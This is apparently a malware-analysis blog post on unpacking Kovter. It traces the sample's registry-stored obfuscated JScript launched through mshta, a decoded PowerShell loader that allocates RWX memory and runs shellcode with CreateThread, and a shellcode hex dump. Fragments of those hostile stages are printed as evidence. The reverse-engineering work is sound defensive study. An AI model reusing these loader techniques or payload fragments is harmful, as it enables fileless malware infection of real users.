Unpacking Kovter malware

0xchrollo.github.io/articles/unpacking-kovter-malware/

June 17, 2022

June 17, 2022


Sample:

```
40050153DCEEC2C8FBB1912F8EEABE449D1E265F0C8198008BE8B34E5403E731
```

Behaviour analysis


this malware uses a highly sophisticated way of unpacking, I'll be demonstrating how to fully unpack it and extract the second stage of it.

let's start by dynamically analysing this sample, fire up ProcMon and execute the sample. after capturing events with ProcMon, save it to a CSV file and load it to ProcDot, it will look like this.



this is a lot of output!, what we need to focus on are the red colored event.

FILE:c:\users\rem\appdata\local\8297\bdf6.bat

we see that it dropped a file to disk. 

and also some weird registry keys created.

let's first start by navigating to that dropped file's directory.

k (C:) › Users › REM › AppData › Local › 8297

Name	Date modified	Type	Size
bdf6.bat	6/17/2022 8:48 PM	Windows Batch File	1 KB
d031.2ed62	6/17/2022 8:48 PM	2ED62 File	31 KB

we see two files one of them is a .bat file and the other has a random extension .2ed62.

> note: batch files are scripts that contains multiple commands to be executed by the command line in Windows.

let's view the batch file's contents.


bdf6.bat

```
1 start "8MnWCTyTil5VFglGw8" "%LOCALAPPDATA%\8297\d031.2ed62"
2
```

the start command will open this file **d031.2ed62** but what is the file actually is?. this file is not even an executable, after some time I realised that this is just a dummy file and the actual purpose is not to execute it.


Windows by default when it tries to open any file, it looks for the software that can run the file in the registry, what we can do now is to open the registry and look for the software or command that executes **.2ed62** extensions.

you can find a list of extensions under HKEY_CURRENT_USER\Software\Classes




we found the extension but what is the value 0346?, it is supposed to hold the name of the software that will open it.

this 0346 is just there for obfuscation purpose and it acts like a pointer (means that you can find it in the list of extensions).



going down the list of extensions we can see our pointer and it points to mshta.exe followed by a JavaScript code to execute.

double click on the name and extract the whole command.



What pops up into our eyes immediately is the registry key HKCU\software\gxyhwinsg\zbrqoytjz. it reads the contents and store it in **V0ZOG** variable, then calls eval function which will execute the script (it needs to be a JS script). So let's

examine what's in that key.

Name	Type	Data
(Default)	REG_SZ	(value not set)
cjrvovth	REG_SZ	Æ£Q,êò´Ô,ù▲Î□oR–k8t·¨•‰œÉs<Á––□áEzBDÚÏ»¶Ú
edopwn	REG_SZ	IW4W3JVtAleqxbJIPX8vFjk=
fpkucmrb	REG_SZ	JjsWi5dqA9Qs2g==
wdahd	REG_SZ	JT4SjZFtV8AzqFgUvlv7HOnM2kxrKAQ=
xdzmsoklx	REG_SZ	dzFBicc/AP5wEI5Kpv8btvaO3vIV2Gv2GoGMEzA6S
zbrqoytjz	REG_SZ	fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkJTWJYsya

This time if we tried to just double-click it, it won't work because of the length.

We can use reg_export command line tool instead.
command:

```
reg_export HKEY_CURRENT_USER\Software\gxyhwinsg zbrqoytjz dumped_scp.js
```

dumped_scp.js

```
fMqZ80GqrSxkbMGTVUkMJsUk="iqSnUkJTWJYsyaEJki6KJfbCoCw9Ben5axGEcZcDtl9N";BPiQkDTbSCrG4uWe0vT="rTIYKsl9yfnzqhfX7";
ZULQfLwdqOrOhml4kec="TIGGMZS6Lrl8NUVFK94VD68WhK2AHdsuPZpuKIDo";t8ma=
"0E3D291D2B33363D1C004103027121092C240029526B3A3A066346653708375B3628770811291F0A3D2C1C1D7C3B3838292426 1F1F36590E206B430B4C5
81B1D5F04382D350B07630711231 22A35103F2515305063632103 23703E65022B7B1C264B135F3F295947630D740908195E271C2E25132F4E0E092B5B162
73A2C406B246B43174D422017073D05013B344C1711312121065E5733382C36553150322 1323F3B38591B21613F043E423216125D2C27787227642D07755
D0E231E011139393C0A2E68170F34033F340857533D1F64225365100E5A64186A292F270D223D132C105E0D5201412A04632B1A257D0D4A0A075B3036265
D16015018321 5052B33280B2F3E423506674B340131124B17291E153540640F05661F0D0228150E1B3C13090058531420 2076460F760733312A34706A241
021351E551B4C0C122E7B612C6324183856410128016013444E1E2E233C2D0B730C0F281F080A780610076D3E2C310A0A5C23371F10125B293215190 3255
D321442162A263609162C7B232D493F5B170C2E63361F752D7C720C130E0E0F3B31051678001D2B391D0A6C100102362A026412110372551D3D356E2A351
D1551311 3242C0F3211262260445B3F222A3C5A1D7D05026133053E0E0D5E1920460B1464062420151 4267E2C150C2E19283B2B0B0D0D1E7F49460E463A2
C4E3D01313C36597859687758454E4455476E481F2445100300133D795F657D7E53702303680F04467508503528260E3B18040733280 2526F0D3A0D1E303
34C771E211D085910616E1D113C72772758261D2B280604061B115F65231F2E551C0A16657B78476B37340254104277485C133C2C4B61690B3F062F12431
3251515293307093163797 90A0E00314A72573C06412207293E4A6D131B37310D1B17285F4D0101022C74180A007166021B3B24390F19567F661111520D2
55E20062325203928 1E0C1C200D061E2C5F270D37083A23254F20645D220F06345A240106053335690C320735003C4415030F73021E2357153E33281F230
E30631D5322512A78660F072419332520 3B24053526300E0419010C391E0541001A781400726431 1E731218246B0E063123603238 3D22063120010637067
0491B560D67013C1B183406671D7D03510666641B06220606093B01560A1C0D34122E372F1A360111543A23040B33047020365816 1A1D01305A331D31160
A5A2D0501302B050F2B060132337735065E1B78342F67157F1633326B0D1B02222C653E060F2401061D022D2F680505340A280F1D1C2612066D5A24345B3
C172308527D1A320B720B2E353601202B003706600029333310322 70B08355A0019570254057E3F397725191A123900535D040C4F0E140D051B203211540
320250D3E60607D3758161A260E2C743347172B0A3E29060024201C392C604A35307E3B30021F27332B7325530D2F516B027946142C060601103007320C1
A0C2F335C2C0F6A0D543B1A030B01600720376205010E35285A0A19212B315A31193F32151F0F066017203D153E1806223D1B2E4525530D2F516B0279461
42C060601103007320C1A0C2F335C280E0E2F0815260F020707643C0C58285B1637344632330B2B0B02251F3C4511090E70064F36090D633306223805 2F6
71C5702540D631D25461816611B3A67571B0C03200917090E073F0E7676031A780E075B5E063707025F251E375F1C370B2A313E1B0F3F242C063F0660141
832723E0727253A0D3B5618611 30938783C3E5A1073280300642B1E030320132F1D0504201F0D54001A31143E764A0A375B1E1E166B1A5E3347143439313
545074709003419780 3300C3F30045C2537332F67057A3E5050531D1B43187316110712340 1340C201414023B02340A280F1D1C26120058463F360716050
3080D5D063C3530323C294404203F1837197F0C2B22113F30387C21065A08045566331855020703237219042A3B2C38037834161468 05060E1C76503B1A1
C0B37725E230F601A5B126B0E581C321B7631041B053C0E0E003A70784C1A56153E333C7C1E0D3F6B026C022F51500270460D2A1E0301101E1D3426123E2
F685C5C360E7608381A700D0704027E1A591E5E1E0E575D092C132C242A31243C2F0D1B0F166049233D0D281A3C7C190D30633B540D23126B02785F232F0
20307100A1B34202C09140D0D14271A096B3D1A7C48056203241970610625342458 0A23082E233D103B261E091B0C06460B1C320D39153E262601205D066
C002B50500231581B19191E31103000371C4316190D3F5E0D1E7A53120E0332065B683E340705070B1A28673423133 4093E2E0636302B1837147C4C2C572
B3C1D2A7C2133597F02546630126738254A2509060301142F1E1C0D3C1629123F170E35110D3A0A1C0B2E7370203658161A1D01305A331A143724052D190
1322B070E064E151B32112735280F7D363F0804643819096B66045C082D1A5A0139341D341C2309190D2F1B350E2754030E00082B4202031C063C5F230E1
A4F322C29300B38533E061A114309197C0C3026150734370B21060667015412330D523C7C77222C06030710303833133416061902590A087373107E1B4B3
E62607A11642003230E575C343335310A00211B063F0D05347245373A0C09603028033D343F7B4555381509750439621819 1A0301042702017A34122E372
F1A360111543A24212906067C3831723C18253352411C31682F0A04311D01307E0A081506122F2D0D630B3C25291E2E4525521D2B1153382D57080202250
165345C340C23091A6B2B060F34054C03151B14075C5A1937061E1E231E0E40321E693F242C521D071A151B09060F001C3177390727037C0D3B5D157F131
```

the script we extracted looks very hard to analyse, a good thing to start with is to try searching for any **evals**.

```
WUmaOU1dxhQSFE=uMh8vXMbUVORaKbE=0;uMh8vXMbUVORaKbE<ePe1Ox0.length;uMh8vXMbUVORaKbE++){
SeCeBT6HBVaK+=String.fromCharCode(ePe1Ox0.substr(uMh8vXMbUVORaKbE,1).charCodeAt()^WNnJRlCcK9.
substr(WUmaOU1dxhQSFE,1).charCodeAt());WUmaOU1dxhQSFE=(WUmaOU1dxhQSFE<WNnJRlCcK9.length-1)?
WUmaOU1dxhQSFE+1:0;}vYjYCZY1rdCRERbvz4Ystxi="kuXlFHeIWK7O94zgg8HtQawMcs2T04iROtM";
EvBmQfxnGldU0rYBis="8jw2ymh5my8BpzEzjFCxlppfQNDWtnt5Elxn9rg1on";KYtEyTH6kylXWtqMnLEldYZ=
"3eg4MdhepPefGSu0BCWUnLcuG1H";eval(SeCeBT6HBVaK);xBXa8WfVIwPwzaefFWVYUrx=
"BnSLMMOHaXMnfxq2OIC5qlPCES9cYSnkeArdnUhRGZ";QgTCRMcbdK2aAzAcdr9Rg="6WEiLMGCzjPKiJoRcymymf6FM47J"
;sZxkHAwRuGI3p8nGatwQZphS="QPwhRioSU0uns30bYbuWtwIs1oeMYqhj03sMNX";Zf88KXpwxVMKsWulXzlmA=
"70A9tiFRzlI2or7NdpJEn";uFUMZ6VTLxGJMA8nBjc="11hErBaKzbJQecMyR1tnrtEah4Ej1";
rfqGjDK6dzOyWQSntaZlQI="bUaivAp2EtaZcmWIJXNVrcExhcCCF7jP";NUL
```

and indeed near the end of the code we can see an eval, why is this important?

as we can see this code has alot of numeric data stored which can be another form of JS scripts that is being decoded and executed.

eval is a the function that will execute any JS script, so rather than spending time analysing the code (which will be a big pain), we can simply reach the point that it calls eval (obviously after decoding the payload) and just examine what is passed to eval.
how can we do that?


One of the quick ways is to patch eval and make it print the code to us.
append this code to the top of the script:

```
oe = eval
eval = function(i){
   WScript.Echo(i);
   oe(i);
}
```

run the script with wscript.exe.

we got what it seems to be some base64 encoded data, let’s copy and decode it.

> note: you can’t copy directly from windows script host, so a good way to get this string is to open:

> Process Hacker
>
> > wscript.exe Process [go to strings].
> >
> > > find the encoded string and extract it.
> > >
> > > 
> > >

after extracting the script, we open and see a reference to powershell.exe at the end of the script.

```
31leGl0Ow0KI25jYWV1aXANCiN0cnhhcHBlb2dmYmdmZWVsdnh2ZnJwdXdzd3poaA0K')))";qhi93l=
AR5.Run("C:\\WINDOWS\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env
:zcjeat",0,1);}catch(e){}close();
```


that means after decoding the base64 data we'll find a powershell script.

```
powershell_scr.ps1
~/Desktop
1 #ziqyfhk
2 sleep(15);try{
3 #gwxqwwp
4 function gdelegate{
5 #qxyw
6 Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,
  [Parameter(Position=1)] [Type] $ReturnType=[Void]);
7 #mxejyru
8 $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
  System.Reflection.AssemblyName("ReflectedDelegate")),-
  [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModu
  $false).DefineType("XXX","Class,Public,Sealed,AnsiClass,AutoClass",
  [System.MulticastDelegate]);
9 #vkpsad
10 $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",
  [System.Reflection.CallingConventions]::Standard,
  $Parameters).SetImplementationFlags("Runtime,Managed");
11 #ahjkybd
12 $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,
  $Parameters).SetImplementationFlags("Runtime,Managed");
13 #yuulrmzpq
14 return $TypeBuilder.CreateType();}
15 #twedv
16 function gproc{
17 #vhbiqbxrka
18 Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,
  [Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
19 #ykdtuo
20 $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-
  Object{$_.GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.dll")};
21 #dnbdhyy
22 $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
23 #yuleusmjv
24 return
  $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.Interc
PowerShell   Tab Width: 8   Ln 1, Col 1   INS
```

and yes, it is a powershell script, let's move on to our windows machine and analyse it.

there is a great tool called powershell_ise to debug powershell scripts, let's use it to open our script.

opening the script in powershell_ise we can see a variable called **sc32** at line 26 that holds a set of hex values.



and at line 28 we see a VirtualAlloc invoked to allocate the length of **sc32** with **0x40** (READ_WRITE_EXECUTE).

```
powershell_scr.ps1
26  57,0xFC,0x31,0xD2,0x64,0x8B,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x6A,0x18,0x59,0x31,0xFF,0x31,0xC0,
27
28  VirtualAlloc),(gdelegate @([IntPtr],[UInt32],[UInt32],[UInt32]) ([UInt32]))).Invoke(0,$sc32.Length,0x3000,0x40);
29
```

and if we take a look at line 32 and 34 we see that it copies the bytes from **sc32** to some memory pointer then calls CreateThread to execute that region of memory.

```
31  #jtvzyetm
32  for ($i=0;$i -le ($sc32.Length-1);$i++) {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
33
34  CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[IntPtr]) ([IntPtr]))).Invoke(0,0,$pr,$pr
35
```

So, what we can conclude from this basic analysis?

1. this powershell script is just another loading stage to load and execute the shellcode in **sc32** (the name also tells us that this is a shellcode [shellcode32]).

let’s dump this shellcode and analyse it, don’t go too far, we can also use powershell_ise to extract this shellcode.

first we need to put a breakpoint in the line after **sc32** variable (rigth-click and toggle breakpoint).

run the script (it will break after 15 seconds because at the beginning of the script it sleeps). after you hit the breakpoint type this in the bottom console.

```
[io.file]::WriteAllBytes('shellcode.bin',$sc32)
```

and now we have our shellcode set and ready for analysis. let’s start analysing from SCDbg tool.


scDbg - libemu Shellcode Logger Launch Interface

Shellcode file C:\Users\Public\shellcode.bin

Options
Report Mode | Scan for Api table | Unlimited steps | FindSc | Start Offset 0x | Example
Create Dump | Use Interactive Hooks | Debug Shell | More
No RW Display | Monitor DLL Read/Write
Process Command Line
fopen
Manual Arguments | Launch

```
000000   55 8B EC 81 C4 00 FA FF FF 53 56 57 53 56 57 FC    U........SVWSVW.
000010   31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28 6A    1.d.R0.R..R..r(j
000020   18 59 31 FF 31 C0 AC 3C 61 7C 02 2C 20 C1 CF 0D    .Y1.1..<a|.,....
000030   01 C7 E2 F0 81 FF 5B BC 4A 6A 8B 5A 10 8B 12 75    ......[.Jj.Z...u
000040   DB 89 5D FC 5F 5E 5B 8B 45 FC 89 45 D4 8B 45 D4    ..]._^[.E..E..E.
000050   66 81 38 4D 5A 0F 85 0F 02 00 00 8B 45 FC 33 D2    f.8MZ.......E.3.
000060   52 50 8B 45 D4 8B 40 3C 99 03 04 24 13 54 24 04    RP.E..@<...$.T$.
000070   83 C4 08 89 45 D0 8B 45 D0 81 38 50 45 00 00 0F    ....E..E..8PE...
000080   85 E5 01 00 00 8B 45 D0 8B 40 78 03 45 FC 89 45    ......E..@x.E..E
000090   CC 8B 45 CC 8B 40 18 85 C0 0F 8C CB 01 00 00 40    ..E..@.........@
0000A0   89 85 3C FF FF FF 33 F6 8B 45 FC 33 D2 52 50 8B    ..<...3..E.3.RP.
0000B0   45 CC 8B 40 20 33 D2 52 50 8B C6 C1 E0 02 99 03    E..@.3.RP.......
0000C0   04 24 13 54 24 04 83 C4 08 03 04 24 13 54 24 04    .$.T$......$.T$.
0000D0   83 C4 08 8B 08 03 4D FC 81 39 4C 6F 61 64 75 56    ......M..9LoaduV
0000E0   8D 41 04 81 38 4C 69 62 72 75 4B 8D 41 08 81 38    .A..8LibruK.A..8
0000F0   61 72 79 41 75 40 8D 41 0C 80 38 00 75 38 8B 45    aryAu@.A..8.u8.E
000100   CC 8B 40 24 03 45 FC 33 D2 52 50 8B C6 03 C0 99    ..@$.E.3.RP.....
000110   03 04 24 13 54 24 04 83 C4 08 66 8B 00 8B 55 CC    ..$.T$....f...U.
000120   8B 52 1C 03 55 FC 0F B7 C0 C1 E0 02 03 D0 8B 02    .R..U...........
000130   03 45 FC 89 45 BC 81 39 47 65 74 50 75 56 8D 41    .E..E..9GetPuV.A
```

click launch and observe the output.



nothing intersting, we can see that it only open some registry keys (which are not presented because this shellcode is not loaded in memory so it can determine strings based on his address) and thats it, we have to dynamically analyse it in order to know what it is essentially

